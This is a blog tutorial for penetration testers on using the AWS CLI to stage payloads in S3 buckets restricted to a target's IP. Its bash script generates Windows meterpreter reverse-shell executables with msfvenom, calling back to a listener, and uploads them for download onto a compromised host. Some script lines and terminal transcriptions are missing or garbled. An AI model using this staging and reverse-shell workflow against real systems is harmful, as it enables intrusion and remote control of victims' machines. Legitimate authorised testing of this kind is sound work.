

BLOG

EXPLORE +

How To Use The AWS API With S3 Buckets In

Subscribe to the
Weekly Blog Digest:

Vision. Execution. Value.

Share This Page

Contact Us

by **Tony Karre** on August 27th, 2019 | ~ 19 minute read



Pen testers often need to stage payloads and other tools on servers outside of their own infrastructure. In this post I'll show you how to use the Amazon AWS command line interface (CLI) to dynamically create and manage S3 buckets that you can use in your own pen tests. I'll also show you how to add the AWS Identity and Access Management (IAM) user that you need to use the AWS API from the command line.

To set the context, the following diagram illustrates a typical penetration test scenario where we are targeting an in-scope server on which we have an unprivileged shell or some other basic access. In our pen test, we'd like to continue our exploitation by downloading additional payloads or other executables onto that target server. Rather than expose our own infrastructure, or perhaps because we are simulating malware functionality in which files are downloaded from a server on the internet, we want to put those payloads and files on an S3 bucket that we control. We also provide some level of isolation by setting the access policy on our S3 bucket to only allow file downloads from computers with our target's specific (external) IP address. This will ensure that computers outside of our client organization won't be able to see or download our files.

Categories

[Industries](#)

[Amazon Web Services](#)

[Cloud](#)

[Development](#)


[Integration & IT
Modernization](#)

[Operations](#)

Follow Us



[Contact Us](#)



Contact Us


The Amazon AWS API allows you to control any AWS service through either a program or command line. The S3 API is extensive, and you can find documentation for it [here](#). We'll use the AWS command line interface on our Kali platform to create an S3 bucket, move files to the bucket, then delete the bucket (along with the files) when we are finished with it.

AWS APIs are no different from other APIs that you are accustomed to using. They require an authorized user that has been granted the access rights to the operations you will attempt. AWS has a robust Identity and Access Management (IAM) system that allows administrators to create users and set fine-grained permissions for operations that those users need to accomplish. Let's start by setting up an IAM user that is authorized to specifically use the S3 API. After we create our IAM user, we'll install the AWS CLI utility on our Kali platform, try out a few basic S3 CLI commands, then tie it all together with a script we can use to setup and manage S3 buckets in our pen tests.


Creating and configuring an IAM user

Login to your AWS account and go to the AWS Management Console. This is the primary gateway to all AWS services and resources that you can control from your account.

[Contact Us](#)



In the AWS Management Console, look for the “IAM” link in the Security, Identity, & Compliance section as seen above. Click on the “IAM” link to move to the Identity and Access Management dashboard.




The Identity and Access Management dashboard provides centralized access to functions that are typical for managing users, groups, roles, and policies. Since IAM user rights are inherited from IAM groups, we'll want to create a Group that we can assign rights to, then we'll create a user and make it a member of our

Contact Us

new group. On the left-hand side of the IAM dashboard page seen above, you'll see a "Groups" link in the navigation menu. Click on the "Groups" link.




Now that we are on the Groups page, you can see that we don't have any groups yet. Let's begin the process of creating our first group by clicking on the "Create New Group" button.




Let's give our new group a name. In the example above, I chose the name "PentestGroup". After typing our group name into the text field, click the "Next

[Contact Us](#)



In this step of the process we need to identify the specific policies that will be enabled for our group (and subsequently inherited by our IAM user). Because we intend to create and manage S3 buckets, we need to attach the “AmazonS3FullAccess” policy. To quickly find that policy, use the policy filter by typing “s3” into the filter text field as seen above. That will reduce the list of policies on the page to just a handful. At that point you should see the desired “AmazonS3FullAccess” policy. Check the box for that policy and click the “Next Step” button.



Contact Us

On the Review page, inspect the Group Name and Policies configuration for correctness. If they reflect your desired choices, click the “Create Group” button. If you need to make a correction, you can always click the “Previous” button to return to the previous page in the workflow.




After clicking the “Create Group” button, you will return to the IAM Group page and you should see the new group in the list. At this point we can proceed with adding a user to our new group. Let’s start that process by clicking on the “Users” link on the left side of the page.




The “Users” link will navigate us to our list of IAM users, which should be empty because we haven’t created our user yet. Click on the “Add user” button seen at

Contact Us




On the first “Add user” page, supply the user name for our new user. In my case, I’m going to use the name “PentestAPIuser” to reflect my intended use of this IAM user. After providing your user name, choose the “Programmatic access” Access Type as seen above. The rationale for this selection is that we will be running API commands manually through the command line tools, or as part of a script, and this is a programmatic use of an IAM user. After choosing “Programmatic Access”, click the “Next: Permissions” button.




[Contact Us](#)

The Permissions page provides a variety of ways to apply permissions to our new user. We want to use simple group inheritance, so look for the “Add user to group” section of the page, find our new group in the list of groups, then click the checkbox next to the group name to associate our new user with the group we previously created. Once you have selected the group, click on the “Next: Tags” button.




The Add tags step is optional, and we don't particularly need any metadata tags for our IAM user right now. Simply click on the “Next: Review” button to continue to the next step.

[Contact Us](#)



Review the information seen on the review page, then complete the “create user” operation by clicking on the “Create user” button.



As seen in the success page above, we have now successfully created our new user. On this page, note that AWS is giving us an “Access key ID” and “Secret access key” for the user. Please write both of them down or potentially put them in a password safe – you’ll need them later to configure an AWS command line tool. (Check out the link below.)

[Contact Us](#)

Important note – this is the only time that AWS will show you these key strings. If you forget to write them down or otherwise store them securely, you’ll need to generate another set of keys as described on the page.

Click the “Close” button to return to the main “Users” page.




Now that we can see our newly configured user in the User dashboard, we can safely logout of the AWS management console and turn our attention to installing, configuring, and using the AWS CLI tools on our Kali machine.

Configuring AWS CLI Tools On Kali


The AWS command line interface (CLI) tools provide the means to manually (or programmatically via a shell script) interact with AWS services. We’ll be using the CLI tools to create buckets, apply security policies to the buckets, interact with files (copy, move, delete), and ultimately to delete the buckets when we are finished with them. The AWS CLI tools are not pre-installed on the Kali platform, but we can easily install them using the familiar apt interface. Let’s

[Contact Us](#)

1. apt-get install awscli



There are several dependencies that are installed along with awscli:




Now that the awscli package is installed, let's configure the AWS CLI tools to use the "PentestAPIuser" we created earlier in the AWS management console. This

Contact Us

and you can configure one or more profiles to support the various tasks that you need to accomplish. In this case, we'll configure a single profile for our new user "PentestAPIuser".

1. `aws configure --profile PentestAPIuser`

A terminal window screenshot showing the command 'aws configure --profile PentestAPIuser' being executed. The terminal output shows the following prompts and responses: 'AWS Access Key ID [None]:', 'AWS Secret Access Key [None]:', 'Default region name [None]: us-east-1', and 'Default output format [None]: json'. The prompt returns to 'root@prtkali:~#'.

```
root@prtkali:~# aws configure --profile PentestAPIuser
AWS Access Key ID [None]: 
AWS Secret Access Key [None]: 
Default region name [None]: us-east-1
Default output format [None]: json
root@prtkali:~#
```

Note that I've provided "us-east-1" as my default region for the PentestAPIuser profile. I made this choice because I already have "US East (N. Virginia)" setup as the default region for the rest of my AWS account resources. Consult the [AWS documentation](#) for a discussion on [regions](#).

Now let's try this out by creating an S3 bucket using the command line. Here are [some naming rules](#) that we need to follow when we create an S3 bucket:

- Bucket names must be at least 3 and no more than 63 characters long.

[Contact Us](#)

- Bucket names can contain lowercase letters, number, and hyphens. Each label must start and end with a lowercase letter or a number.
- Bucket names must not be formatted as an IP address (e.g., 192.168.5.4).
- When using virtual hosted-style buckets with SSL, the SSL wildcard certificate only matches buckets that do not contain periods.

Because we'll be potentially creating and destroying many single-use buckets over time, I'll create buckets with pseudo-random names. This will also make it less likely that my name will collide with someone else's bucket name. My bucket names will look like this:

- pentest-pi54jmqyrfomp8l2gvg7o6c4m7v1wkqstnyefjdg

Start by using some basic shell commands to construct and echo the bucket name string:

```
1. bucketprefix="pentest"
2. bucketname=$bucketprefix-$(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 40 | head -n 1)
3. echo $bucketname
```

[Contact Us](#)

```
root@prftkali: ~  
root@prftkali:~# bucketname=$(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 40 | head -n 1)  
root@prftkali:~# echo $bucketname  
pentest-9918tqf6v8qdr7lq649pkna99teahko98h9gzu  
root@prftkali:~#
```

Now let's use the AWS CLI tool to create an S3 bucket with that name:

1. `aws --profile PentestAPIuser s3 mb s3://$bucketname`

```
root@prftkali: ~  
root@prftkali:~# aws --profile PentestAPIuser s3 mb s3://$bucketname  
make_bucket: pentest-9918tqf6v8qdr7lq649pkna99teahko98h9gzu  
root@prftkali:~#
```

At this point we have a useable S3 bucket. Now we need to apply a security policy that will restrict access to a source IP that we choose. This “source IP” will typically be the external IP of an in-scope target server as seen from the internet. The security policy is a json string, and here is an example from [this AWS documentation](#).

Contact Us


```

1 {
2   "Version": "2012-10-17",
3   "Id": "S3PolicyId1",
4   "Statement": [
5     {
6       "Sid": "IPAllow",
7       "Effect": "Allow",
8       "Principal": "*",
9       "Action": "s3:*",
10      "Resource": "arn:aws:s3:::examplebucket/*",
11      "Condition": {
12        "IpAddress": {
13          "aws:SourceIp": "54.240.143.0/24"
14        },
15        "NotIpAddress": {
16          "aws:SourceIp": "54.240.143.188/32"
17        }
18      }
19    }
20  ]
21 }

```

We will construct our json policy string in a way that only allows access from our single specific source IP address, as seen here:

```

1 {
2   "Version": "2012-10-17",
3   "Id": "S3PolicyId1",
4   "Statement": [
5     {
6       "Sid": "IPAllow",
7       "Effect": "Allow",
8       "Principal": "*",
9       "Action": "s3:*",
10      "Resource": "arn:aws:s3:::ourrandombucketname/*",
11      "Condition": {
12        "IpAddress": {
13          "aws:SourceIp": "desiredsourceIP/32"
14        }
15      }
16    }
17  ]
18 }

```

[Contact Us](#)

allow me to see my own files from tools like wget, curl, web browsers, etc. If I didn't do that, the only way I could interact with my bucket would be through the AWS API. I'm also using the linux uuidgen utility to generate a random UUID for the policy ID seen in the policy string.

1. `RHOST=71.xx.xx.xx`
2. `polycystring="{\"Version\":\"2012-10-17\",\"Id\":\"$(uuidgen)\",\"Statement\": [{\"Sid\":\"IPAllow\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\": [\"s3:GetObject\"],\"Resource\":\"arn:aws:s3:::$bucketname/*\",\"Condition\": {\"IpAddress\":{\"aws:SourceIp\":\"$RHOST/32\"}}}]}"`
3. `aws --profile PentestAPIuser s3api put-bucket-policy --bucket $bucketname --policy $polycystring`



```
root@pentest:~/Documents# aws --profile PentestAPIuser s3api put-bucket-policy --bucket $bucketname --policy $polycystring
```

Now let's create a test file and move it to the bucket. "Moving" the file will delete the local copy of it, which is somewhat analogous to a linux file "mv" operation. Our test file will be a simple "hello world" file. We'll create the file, look at it, then move it to the bucket and demonstrate that it has disappeared from our local system.

1. `echo "hello world" > ./testfile.txt`
2. `cat ./testfile.txt`
3. `aws --profile PentestAPIuser s3 mv ./testfile.txt s3://$bucketname`
4. `ls testfile.txt`

[Contact Us](#)

```
root@prftkali:~  
File Edit View Search Terminal Help  
root@prftkali:~# echo "hello world" > ./testfile.txt  
root@prftkali:~# cat ./testfile.txt  
hello world  
root@prftkali:~# aws --profile PentestAPIuser s3 mv ./testfile.txt s3://$bucketname  
mv: ./testfile.txt to s3://pentest-9910t@8e9d71g4d4pkaaf9teco8ks988hj2u/testfile.txt  
root@prftkali:~# ls testfile.txt  
ls: cannot access 'testfile.txt': No such file or directory  
root@prftkali:~#
```

Use the AWS CLI tool to list the contents of the bucket. We should see our test file in the output.

1. `aws --profile PentestAPIuser s3 ls s3://$bucketname`

```
root@prftkali:~  
File Edit View Search Terminal Help  
root@prftkali:~# aws --profile PentestAPIuser s3 ls s3://$bucketname  
2019-08-15 16:46:30      12 testfile.txt  
root@prftkali:~#
```

Let's see if we can view the file in a web browser. I'll hit the known filename directly using Firefox. The URL will be in the format "https://s3.amazonaws.com/mybucketname/filename".



Contact Us

It works! Firefox displays the contents of the test file. Now let's see if we can just hit the bucket name itself (without any child filename in the URL) to see if it displays a list all of the files that might be there (i.e., a folder view of the bucket):



It doesn't work! This means that we can't use the bucketname as a simple index page to the files that might be there – you have to know the names of the files that you push there. This will help hide the files from anyone within the target organization that stumbles upon the bucket or sees it in a network/firewall log somewhere.

Now let's delete the bucket along with all of the files in it. We'll then attempt to list the files in the (now deleted) bucket to demonstrate that the bucket no longer exists.

1. `aws --profile PentestAPIuser s3 rb s3://$bucketname --force`
2. `aws --profile PentestAPIuser s3 ls s3://$bucketname`

[Contact Us](#)

```
root@ip100:~# aws s3 rm s3://mybucket --recursive
delete: s3://mybucket: Will attempt to delete 1 objects
delete: s3://mybucket: Will attempt to delete 1 objects
root@ip100:~# aws s3 rm s3://mybucket --recursive
delete: s3://mybucket: Will attempt to delete 1 objects
delete: s3://mybucket: Will attempt to delete 1 objects
root@ip100:~# aws s3 rm s3://mybucket --recursive
delete: s3://mybucket: Will attempt to delete 1 objects
delete: s3://mybucket: Will attempt to delete 1 objects
root@ip100:~#
```

Let's attempt to hit the same bucket via Firefox. This should also fail, further demonstrating that the bucket is gone.



Yes – we get a different error message in the browser, confirming that our bucket has been deleted.

Tying It All Together

We've demonstrated through a series of manual steps that we can create an S3 bucket, move files to it, list the files in the bucket, retrieve a file using a browser, then finally delete the bucket along with its files. Let's now operationalize these steps in a bash script. The script will do the following:

Create the bucket with some test data

Contact Us

- Move the payloads to the new bucket
- Generate some sample instructions on how to perform other operations on the bucket, including instructions for how to remove it later.
- Our script will require two Metasploit-style parameters: RHOST and LHOST. We'll use those to generate the S3 bucket access policy, and to generate our sample Metasploit payload files.

Here is **our script**:

```
1.  #!/bin/bash
2.  # Tony Karre
3.  # @tonykarre
4.  #
5.  # payloads-to-s3.sh
6.  #
7.  # Use case:
8.  #
9.  # You are executing a pen test, and you want to temporarily stage payloads and
10. # other tools
11. # on a server outside of your own infrastructure. You also want to make sure
12. # that
13. # those files can only be seen/downloaded from the target IP. When you are
14. # finished,
15. # you want to delete the staging server and its contents. We'll use S3 buckets to
16. # achieve this.
```

[Contact Us](#)

```
17. # 2. Apply a bucket access policy to allow external access from our target IP. By
    # default, nobody has access to it.
18. # 3. Generate a payload(s)
19. # 4. Move payload(s) to our new bucket
20. # 5. Print instructions on how to delete the bucket when we are finished using it.
21. # Prerequisites:
22. #
23. # 1. You have an AWS account.
24. # 2. You have used the AWS Identity and Access Management (IAM) console to
    # create an IAM user of access type "Programmatic Access".
25. # 3. In the IAM console, you have attached the policy "AmazonS3FullAccess" to
    # this user, either directly or through an IAM group.
26. #
27. # 4. In Kali, you have installed the AWS command-line interface tool:
28. #
29. # apt-get install awscli
30. #
31. # 5. In Kali, you have created an AWS profile for your new IAM user
32. #
33. # root@OS14526:~# aws configure --profile your-desired-profile-name
34. # AWS Access Key ID [None]: your-20-char-access-key-ID-for-your-IAM-user
35. # AWS Secret Access Key [None]: your-40-char-secret-access-key-for-your-IAM-
    # user
36. # Default region name [None]: your-desired-region # example = us-east-1
37. # Default output format [None]: json
38. # root@OS14526:~#
39. #
40. #
41. # There are two required script parameters: RHOST and LHOST ip addresses.
42. #
43. # RHOST = the target IP, same as you would supply for a Metasploit payload.
    # This IP will be given read access to files in the bucket.
44. # LHOST = your listener IP, because likely one of your payloads will try to phone
    # home to something. Think Metasploit LHOST.
45. #
46. # For a full list of options, run this:
```

[Contact Us](#)

```
48. # 2. on RHOST, you download your payload from the bucket (https URL is
    # generated for you by this script).
49. # 3. on RHOST, you run the payload (meterpreter in this POC example), which
    # connects back to LHOST.
50. #
51.
52. if [ "$#" -ne "2" ];
53. then
54.     printf "\nusage: $0 RHOST-ip-address LHOST-ip-address\n\n"
55.     printf "RHOST is the metasploit-style IP address of the target remote host that
    needs access to our S3 bucket.\n"
56.     printf "LHOST is the metasploit-style IP address of the listener for any
    payloads.\n"
57.     exit ;
58. fi
59.
60. RHOST=$1
61. LHOST=$2
62.
63. awsprofile="PentestAPIuser" # this is your configured profile name for your aws
    user (see the aws configure command described above).
64. bucketprefix="pentest" # this is the first part of our bucket name. Limit this to 20
    chars or less.
65. payloadroot="/var/tmp" # this is the directory where we will generate payload
    files prior to moving them to S3
66.
67. # Start by attempting to create an AWS S3 bucket
68.
69. printf "[+] Creating S3 bucket...\n"
70.
71. # Generate a name for our bucket. Rules:
72. #
73. # Bucket names must be at least 3 and no more than 63 characters long.
74. # Bucket names must be a series of one or more labels. Adjacent labels are
    separated by a single period (.).
75. # Bucket names can contain lowercase letters, numbers, and hyphens. Each label
```

[Contact Us](#)


```

77. # When using virtual hosted-style buckets with SSL, the SSL wildcard certificate
    # only matches buckets that do not contain periods.
78. # To work around this, use HTTP or write your own certificate verification logic.
79. # We recommend that you do not use periods (".") in bucket names.
80. # Construct a bucketname that looks something like this:
81. # pentest-pi54jmgyrfomp8l2gvg7o6c4m7v1wkqstnyefjdg
82.
83. bucketname=$bucketprefix-$(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 40 |
    head -n 1)
84.
85. # Build the permissions policy string for the bucket. We want to whitelist our
    # RHOST IP, but nobody else.
86. # The policy JSON will look like this:
87. #
88. # {
89. #   "Version": "2012-10-17",
90. #   "Id": "5cb1caa8-df2b-476e-819a-8bb23b8e1195",
91. #   "Statement": [{
92. #     "Sid": "IPAllow",
93. #     "Effect": "Allow",
94. #     "Principal": "*",
95. #     "Action": ["s3:GetObject"],
96. #     "Resource": "arn:aws:s3:::ourbucket/*",
97. #     "Condition": {
98. #       "IpAddress": {
99. #         "aws:SourceIp": "1.2.3.4/32"
100. #       }
101. #     }
102. #   }]
103. # }
104. # I've squeezed all the whitespace out to avoid policy parameter issues when we
    # use this in the command line
105.
106. policystring="{\"Version\":\"2012-10-17\",\"Id\":\"$(uuidgen)\",\"Statement\":
    [{\"Sid\":\"IPAllow\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\":
    [\"s3:GetObject\"],\"Resource\":\"arn:aws:s3:::ourbucket/*\",
    \"Condition\":{\"IpAddress\":{\"aws:SourceIp\":\"1.2.3.4/32\"}}}]}"

```

[Contact Us](#)

```
108. # create the bucket
109.
110. aws --profile $awsprofile s3 mb s3://$bucketname
111.
112. if [ $? -eq 0 ]
113. then
114.     printf "[+] S3 bucket created successfully\n"
115. else
116.     printf "[-] Failed to create S3 bucket\n"
117.     exit 1
118. fi
119.
120. printf "[+] Applying S3 policy to bucket...\n"
121.
122. # Assign the access policy to the bucket
123.
124. aws --profile $awsprofile s3api put-bucket-policy --bucket $bucketname --policy
    $policystring
125.
126. if [ $? -eq 0 ]
127. then
128.     printf "[+] Policy successfully assigned to bucket\n"
129. else
130.     printf "[-] WARNING ----- Failed to assign policy to bucket!\nDownload
        attempts from this bucket will fail!\n"
131. fi
132.
133. printf "[+] Starting payload generation/move sequence...\n"
134.
135. #-----
136. #
137. # Start of payloads area
138. #
139. # Now let's create some example payloads and move them into the bucket.
140.
```

[Contact Us](#)

```
143. msfvenom -a x86 --platform Windows -e generic/none -p
    windows/meterpreter/reverse_tcp LHOST=$LHOST LPORT=$port -f exe >
    $payloadroot/meterpreter-$port.exe
144.
145. # move the file into the bucket (an "mv" command deletes the local copy of the
    file after moving it)
146.
147. aws --profile $awsprofile s3 mv $payloadroot/meterpreter-$port.exe
    s3://$bucketname
148.
149. if [ $? -ne 0 ]
150. then
151.     printf "\n[-] Failed to copy the file to the S3 bucket\n"
152. fi
153. done
154.
155. #
156. # End of payloads area
157. #
158. #-----
159.
160. # Lets list the contents of the bucket
161.
162. printf "\n[+] Payload generation complete. Listing contents of the bucket...\n"
163.
164. aws --profile $awsprofile s3 ls s3://$bucketname
165.
166. if [ $? -ne 0 ]
167. then
168.     printf "\n[-] Failed to list the contents of the S3 bucket\n"
169. fi
170.
171. printf "\n[+] Finished.\n\n"
172. printf "Download files from your bucket like this:\n"
173. printf " [curl | wget | whatever]"
```

[Contact Us](#)


```

176. printf "You can list the files in your bucket with this command:\n"
177. printf " aws --profile $awsprofile s3 ls s3://$bucketname \n\n"
178. printf "When you are finished with the S3 bucket, delete it (and all files) with this\n"
    printf "command:\n"
179. printf " aws --profile $awsprofile s3 rb s3://$bucketname --force\n\n"
180. printf "Lose the names of your earlier buckets? Get a list of your existing buckets\n"
    printf "with this command:\n"
181. printf " aws --profile $awsprofile s3api list-buckets --output text\n\n"

```

OK, let's give the script a try without any parameters. This should produce the usage string:

```
1. ./payloads-to-s3.sh
```



```

root@pttkali:~/Documents
root@pttkali:~/Documents ./payloads-to-s3.sh
Usage: ./payloads-to-s3.sh RHOST ip-address LHOST ip-address
RHOST is the metasploit-style IP address of the target remote host that needs access to our S3 bucket.
LHOST is the metasploit-style IP address of the listener for any payloads.
root@pttkali:~/Documents

```

So far so good. Now let's add our RHOST and LHOST parameter. For testing, we'll use our own public IP for the RHOST, and we'll make up a local 10-dot address for the LHOST. For a quick and dirty way of determining your own public IP, just use curl from the command line to hit <http://icanhazip.com>.

Contact Us

```
File Edit View Search Terminal Help
root@prftkali:~/Documents# curl icanhazip.com
71.xx.xx.xx
root@prftkali:~/Documents#
```

Run the script with our RHOST and LHOST parameters.

1. `./payloads-to-s3.sh 71.xx.xx.xx 10.1.1.1`

```
File Edit View Search Terminal Help
root@prftkali:~/Documents# ./payloads-to-s3.sh 71.xx.xx.xx 10.1.1.1
[*] Creating S3 bucket...
make_bucket: pentest-cvvdcdxjdrvdscxj6061chiatdscxwffscz
[*] S3 bucket created successfully
[*] Applying S3 policy to bucket...
[*] Policy successfully assigned to bucket
[*] Starting payload generation/queue sequence...
Found 1 compatible excluders
attempting to create payload with 1 iterations of generic/name
generic/name succeeded with size 341 (iteration=0)
generic/name chosen with final size 341
Payload size: 341 bytes
Final size of exe file: 73882 bytes
name: .../usr/bin/meterpreter-60.exe to s3://pentest-cvvdcdxjdrvdscxj6061chiatdscxwffscz/meterpreter-60.exe
Found 2 compatible excluders
attempting to create payload with 1 iterations of generic/name
generic/name succeeded with size 341 (iteration=0)
generic/name chosen with final size 341
Payload size: 341 bytes
Final size of exe file: 73882 bytes
name: .../usr/bin/meterpreter-443.exe to s3://pentest-cvvdcdxjdrvdscxj6061chiatdscxwffscz/meterpreter-443.exe
[*] Payload generation complete. Listing contents of the bucket...
2025-08-10 14:40:50      73882 meterpreter-443.exe
2025-08-10 14:40:50      73882 meterpreter-60.exe
[*] Finished.

